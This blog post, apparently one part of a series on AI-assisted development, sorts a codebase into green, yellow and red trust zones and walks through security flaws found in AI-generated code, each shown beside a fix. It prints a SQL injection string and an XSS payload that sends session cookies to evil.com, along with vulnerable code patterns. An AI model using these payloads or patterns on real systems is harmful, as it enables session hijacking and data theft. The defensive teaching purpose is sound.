Our AI generated a perfectly functional Stripe integration in 20 minutes. It handled webhooks, subscription management, and even prorated billing for plan changes. It also logged the full credit card number to our application logs. The code passed our automated tests. It passed a quick code review. We caught it during a manual security audit two weeks before launch.
Two weeks. That’s how close we came to a data breach that would have ended BuildRight before it started.
That moment changed everything about how Dan and I think about AI-assisted development. Up until then, we’d been focused on speed, quality, testing, architecture — all the topics we’ve covered in this series so far. But security? We’d been treating it the same way we treated everything else: let the AI generate it, review it, ship it.
That approach works fine for a dashboard component. It does not work for payment processing.
This post is about drawing lines. Not because AI is bad at writing code — it’s remarkably good — but because some code carries consequences that demand a different level of scrutiny. Your users don’t care whether a vulnerability was written by a human or an AI. They care that their credit card numbers aren’t sitting in a log file on some server.
The Trust Boundary Concept
After the Stripe incident, Dan and I sat down and did something we should have done from the beginning. We categorized every part of BuildRight’s codebase by risk level. Not by complexity, not by how interesting the code was to write, but by what happens if this code is wrong.
A broken button is a bad user experience. A broken authentication flow is a lawsuit.

We came up with three zones — Green, Yellow, and Red — based on the blast radius of failure. This isn’t a novel framework. Security engineers have thought in terms of trust boundaries for decades. What’s new is applying it to the question of how much you can rely on AI-generated code in each zone.
Green Zone — AI generates, human reviews. This is the safe territory. The blast radius of a bug here is cosmetic or functional, not security-critical. UI components like buttons, forms, and layouts. Data display logic such as formatting dates and rendering lists. CRUD operations on non-sensitive data. Utility functions for string manipulation and array helpers. Static content and styling. Build configuration and tooling scripts. In the green zone, our standard review process from Part 3 is sufficient. AI generates, you review for correctness and maintainability, and you ship. A bug in a date formatter is embarrassing. It’s not dangerous.
Yellow Zone — Human designs, AI implements, rigorous review. This is where things get interesting. The code itself might not handle sensitive data directly, but it’s adjacent to systems that do. A mistake here creates an opening that an attacker can exploit. Authentication flows including login, logout, and session management. Data validation and input sanitization. API integrations with third-party services. Database queries involving user data. File upload handling. Email sending logic. Search and filter implementations. In the yellow zone, the human must design the approach first. You decide the authentication strategy, the validation rules, the API integration pattern. Then the AI can help implement your design. But the review process is more rigorous — you’re not just checking “does it work?” but “can this be exploited?”
Red Zone — Human writes, AI may suggest but never ships directly. This is the no-fly zone for AI-generated code. The blast radius here is catastrophic: financial loss, data breaches, regulatory violations, destroyed trust. Payment processing and billing logic. Encryption and key management. Access control and authorization rules. PII handling including storage, transmission, and deletion. Security configurations like CORS, CSP, and rate limiting. Audit logging of sensitive actions. GDPR and compliance-related data handling. In the red zone, a human writes the code. Period. AI can suggest approaches, help you think through edge cases, or generate boilerplate that you then rewrite. But no AI-generated code in the red zone ships without being essentially rewritten by a human who understands the security implications.
This might sound extreme. It’s not. It’s the same principle that keeps aircraft flying: certain systems are safety-critical and get a fundamentally different level of verification than the in-flight entertainment system.
Real Security Failures in AI-Generated Code
Here are four patterns we’ve caught in AI-generated code on BuildRight. Every one of them would have been a security incident if it had reached production.
1. Hardcoded Secrets
This is the most common and most embarrassing failure. AI models have been trained on millions of code examples, many of which include test credentials. When you ask AI to generate an integration, it often includes “example” keys that look like placeholders but are actually real test keys from documentation — or worse, it establishes patterns that encourage developers to hardcode values.
// AI generated this "example"
const stripe = new Stripe('sk_test_4eC39HqLyjWDarjtT1zdp7dc');

// Or this pattern that logs secrets
console.log('Connecting to DB:', process.env.DATABASE_URL);
That first line contains a real Stripe test key from their documentation. Shipping it wouldn’t charge anyone, but it establishes a pattern — the next developer who copies it might paste in the live key. The second line is more insidious. DATABASE_URL typically contains the full connection string with username and password. That console.log means your database credentials are now in your application logs, your log aggregation service, and anywhere else your logs flow.
Dan caught three instances of credential logging in AI-generated code during our first month. And he was specifically looking for it.
2. SQL Injection from String Concatenation
AI models have been trained on code from every era of web development, including the early 2000s when string concatenation in SQL queries was the norm. When you ask for a quick database query, you sometimes get a time capsule from 2005.
// AI generated (vulnerable)
const query = `SELECT * FROM users WHERE role = '${userRole}'`;

// Correct
const query = 'SELECT * FROM users WHERE role = $1';
const result = await db.query(query, [userRole]);
The vulnerable version means an attacker can submit a role like ' OR '1'='1 and get back every user in your database. This is SQL injection, the most well-known vulnerability in web security, and AI still generates it. Not always — modern AI tools are getting better at parameterized queries by default. But “usually correct” is not a security standard. We found this pattern in a reporting query the AI generated for an admin dashboard — a dashboard that, by definition, returns sensitive data.
3. Overly Permissive CORS
Cross-Origin Resource Sharing configuration is one of those things that’s annoying to set up correctly and trivial to set up wrong. AI optimizes for “it works,” and the fastest way to make CORS work is to allow everything.
// AI generated (too permissive)
app.use(cors({ origin: '*' }));

// Should be
app.use(cors({ origin: ['https://buildright.app'], credentials: true }));
That wildcard * means any website on the internet can make requests to your API. Combined with credentials, a malicious site could make authenticated requests on behalf of your users. The AI doesn’t generate origin: '*' out of malice. Most tutorials use it to avoid CORS errors during development, and the training data is full of those examples. But development convenience and production security are fundamentally different concerns, and AI doesn’t distinguish between them.
4. Missing Input Sanitization
This is the subtlest and most dangerous pattern. The AI generates validation code that looks thorough — it checks length, it checks types, it might even check format. But it doesn’t sanitize, and validation without sanitization is a door that’s locked but not bolted.
// AI generated (looks good, isn't)
function validateProjectName(name) {
  if (name.length > 100) throw new Error('Too long');
  return name; // No sanitization!
}

// Should also sanitize
function validateProjectName(name) {
  if (name.length > 100) throw new Error('Too long');
  return sanitizeHtml(name, { allowedTags: [] });
}
The first version validates length but returns the raw input. If that project name gets rendered in HTML anywhere — and in a project management app, it will — you’ve got a stored XSS vulnerability. An attacker names their project <script>document.location='https://evil.com/steal?cookie='+document.cookie</script>, and every user who views that project sends their session cookie to the attacker.
The AI-generated version looks responsible. It has a length check! It throws errors! A quick review might approve it. But it’s missing the one thing that actually matters for security: treating user input as hostile until proven otherwise.
Using AI Safely in the Yellow Zone
The yellow zone is where most of the interesting work happens in a typical application. It’s also where the most judgment is required. You can’t treat it like the green zone (too risky) or the red zone (too slow). You need a middle path.
Here are the rules Dan and I developed for BuildRight’s yellow zone.
Generate scaffolding, not logic. Let AI create the function signatures, the file structure, the boilerplate. Write the security-sensitive logic yourself. For example, when we needed to build the team invitation flow for BuildRight, we let AI generate the API route handler, the request/response types, and the email template. But the actual invitation logic — generating the secure token, validating it on acceptance, expiring unused invitations, ensuring a user can’t be invited twice — Dan wrote that himself. The AI provided the skeleton. The human provided the judgment.
Use AI for security-adjacent tasks. AI is excellent at tasks that support your security work without being security-critical themselves. Generating test payloads for your own security tests. Creating security checklists and review templates. Writing documentation for your security architecture. Brainstorming attack vectors, which you then verify and test each one manually. We had AI generate a list of potential attack vectors against our invitation flow. It came up with about twenty, including several we hadn’t considered. Then Dan went through each one, verified whether it was a real risk in our implementation, and wrote tests for the ones that were. The AI didn’t secure the code. It helped the human think more comprehensively about how to secure it.
Always diff against known-good implementations. Before accepting AI-generated auth code, compare it with your framework’s official examples. Before accepting API integration code, compare it with the service’s official SDK documentation. If the AI’s approach differs from the official approach, investigate why. This saved us when AI generated a JWT validation function for BuildRight. The code looked correct, but when Dan compared it against the auth library’s official example, he noticed the AI was skipping audience validation. The token would verify, but any valid token from any application using the same identity provider would be accepted. That’s an authorization bypass that lets users of other apps access your app.
The “what if an attacker sees this?” test. For every piece of AI-generated code in the yellow zone, ask yourself: “If an attacker read this source code, what could they exploit?” This isn’t paranoia — it’s realistic. Your source code might be in a public repository. It might leak through a disgruntled employee. It might be visible through a misconfigured deployment. The principle of security through obscurity died decades ago. AI doesn’t think adversarially. You must. When the AI generates a password reset flow, it thinks about making it work. An attacker thinks about making it fail in exploitable ways. Can I trigger a reset for someone else’s account? Can I intercept the reset token? Can I reuse an expired token? Can I enumerate valid email addresses through the reset endpoint? AI won’t ask these questions. That’s your job.
The Security Review Gate
After the Stripe incident, we built a three-layer security review process for BuildRight. It’s not complicated, but it is non-negotiable.
Layer 1: Automated scanning runs on every pull request. This catches the low-hanging fruit, and it catches it consistently. Dependency vulnerability scanning checks every package we install. AI loves suggesting packages, and some of those packages have known vulnerabilities. Static code analysis looks for known vulnerability patterns — SQL injection, XSS, insecure cryptographic practices. Secret detection ensures no API keys, no credentials, and no private keys appear in the code. We configured these to run automatically on every PR. If any check fails, the PR cannot be merged. No exceptions, no overrides. This catches maybe 30% of security issues. The obvious stuff. The stuff that’s embarrassing to ship. But it misses anything that requires context — and most real security vulnerabilities require context.
Layer 2: Human security review for yellow and red zone code. When a PR touches code in the yellow or red zone, a second developer reviews it with a security-specific focus. This is different from a general code review. The reviewer isn’t asking “is this clean code?” They’re asking specific questions. What inputs does this code accept, and are they all validated and sanitized? What outputs does this code produce, and could any of them leak sensitive data? Does this code make authentication or authorization decisions, and are they correct? Does this code interact with external services, and is the interaction secure? Could this code be used in an unintended way, and what would happen if it were? We keep a security review checklist in our project documentation. It’s not long — about fifteen items — but it focuses the reviewer’s attention on the things that matter. Without the checklist, security review tends to devolve into general code review, which misses security-specific issues.
Layer 3: Periodic security audits happen monthly. Once a month, Dan and I spend half a day reviewing all the code that shipped in the past month, with a specific focus on AI-generated code. We review all AI-generated code from the past month, looking for patterns we might have missed in individual reviews. We run penetration testing scenarios against new features, trying to break them the way an attacker would. We check for privilege escalation paths — can a regular user reach admin functionality? We verify that logging doesn’t contain sensitive data, because this is the thing that almost bit us with Stripe. The monthly audit has caught issues that slipped through the first two layers every single time. Not catastrophic issues — the first two layers catch those — but subtle ones. An API endpoint that returned more fields than necessary. A search query that could enumerate user email addresses. A file upload handler that didn’t verify file types server-side. These are the kinds of issues AI introduces because it doesn’t think about the broader security context. It implements what you ask for. It doesn’t consider what an attacker might ask for.
Building a Trust Boundary Map for Your Project
The trust boundary isn’t useful as an abstract concept. It’s useful as a concrete document that your entire team references. Here’s how to build one for your own project.
Step 1: List all features and modules in your application. Don’t just list the big ones. Include middleware, background jobs, API endpoints, third-party integrations. For BuildRight, our list had about forty items, from “dashboard layout” to “Stripe webhook handler” to “session management middleware.”
Step 2: For each item, identify what sensitive data it touches. This includes credentials, payment information, PII, access tokens, and anything covered by regulations like GDPR or PCI-DSS. Some modules touch sensitive data directly. Others touch it indirectly — a search function might not handle PII directly, but if it can return results containing PII, it’s in scope.
Step 3: Classify into Green, Yellow, or Red based on data sensitivity and blast radius. Ask two questions. What’s the most sensitive data this module can access? What’s the worst thing that happens if this module has a bug? If the answer to both is “not much,” it’s green. If either involves user data or security implications, it’s yellow. If either involves financial data, credentials, or regulatory compliance, it’s red.
Step 4: Document the classification in your project. Put it somewhere your whole team can see it. We added ours to our project’s context documentation so it would be visible to every developer and every AI tool we use.
Step 5: Review and update quarterly as the application grows. New features mean new modules and new data flows. A module that was green when it only displayed public data might become yellow when you add user-specific filtering.
Here’s what BuildRight’s trust boundary map looks like:
## Trust Boundary Map

### Green Zone (AI generates freely)
- Dashboard UI components
- Project list/detail views
- Settings page layout
- Marketing pages

### Yellow Zone (AI assists, rigorous review)
- Team invitation flow
- Project creation/deletion
- User profile updates
- API endpoint middleware
- Search functionality

### Red Zone (Human writes)
- Authentication (login, signup, password reset)
- Stripe payment integration
- Role-based access control
- Data export (contains PII)
- Audit logging
This document is short. It fits on one page. But it answers the question that every developer on your team needs answered before they start a task: how careful do I need to be with AI-generated code here?
When Mei assigns a task from the product backlog, Dan checks the trust boundary map first. If the task is in the green zone, he uses AI aggressively to move fast. If it’s in the yellow zone, he designs the approach first, then uses AI for implementation with rigorous review. If it’s in the red zone, he writes it himself and uses AI only as a brainstorming partner.
This takes five seconds and prevents the kind of incident that almost torpedoed our launch.
The Bottom Line
The trust boundary isn’t about distrusting AI. I’ve spent the last six posts explaining how AI has made Dan significantly more productive on BuildRight. That hasn’t changed.
But a table saw is also a powerful tool, and you don’t use it the same way you use a screwdriver. Power demands respect, and respect means understanding where the dangers are.
AI doesn’t have a threat model. It generates code that works. It doesn’t generate code that resists attack. It doesn’t think about what happens when a malicious user provides unexpected input, when a network request is intercepted, when a dependency is compromised, or when a log file ends up somewhere it shouldn’t. That adversarial thinking is uniquely human, and it needs to stay in human hands.
Your users don’t care whether a vulnerability was written by a human or an AI. They care that their data is safe. They care that their payment information isn’t in a log file. They care that their account can’t be hijacked. The trust boundary exists to protect them, and through them, to protect your product and your company.
The trust boundary map is a living document. We update BuildRight’s map every quarter, and it has changed every time. Features that were green became yellow when we added user data to them. New red zone items appeared as we added payment tiers and compliance requirements. The map grows with your application because your attack surface grows with your application.
If you take one thing from this post, let it be this: categorize before you generate. Before you ask AI to help with any task, spend five seconds checking where it falls on the trust boundary. That five-second habit is the difference between using AI responsibly and hoping nothing goes wrong.
In Part 8, we scale up. Everything we’ve covered so far has been from the perspective of one developer working with AI. But what happens when five developers are all using AI on the same codebase? The team collaboration challenge is where individual habits become team culture, and where the cracks in your process become fault lines.
This is Part 7 of a 13-part series: The AI-Assisted Development Playbook. Start from the beginning with Part 1: Why Workflow Beats Tools.
Series outline:
- Why Workflow Beats Tools — The productivity paradox and the 40-40-20 model (Part 1)
- Your First Quick Win — Landing page in 90 minutes (Part 2)
- The Review Discipline — What broke when I skipped review (Part 3)
- Planning Before Prompting — The 40% nobody wants to do (Part 4)
- The Architecture Trap — Beautiful code that doesn’t fit (Part 5)
- Testing AI Output — Verifying code you didn’t write (Part 6)
- The Trust Boundary — What to never delegate (this post)
- Team Collaboration — Five devs, one codebase, one AI workflow (Part 8)
- Measuring Real Impact — Beyond “we’re faster now” (Part 9)
- What Comes Next — Lessons and the road ahead (Part 10)
- Prompt Patterns — How to talk to AI effectively (Part 11)
- Debugging with AI — When AI code breaks in production (Part 12)
- AI Beyond Code — Requirements, docs, and decisions (Part 13)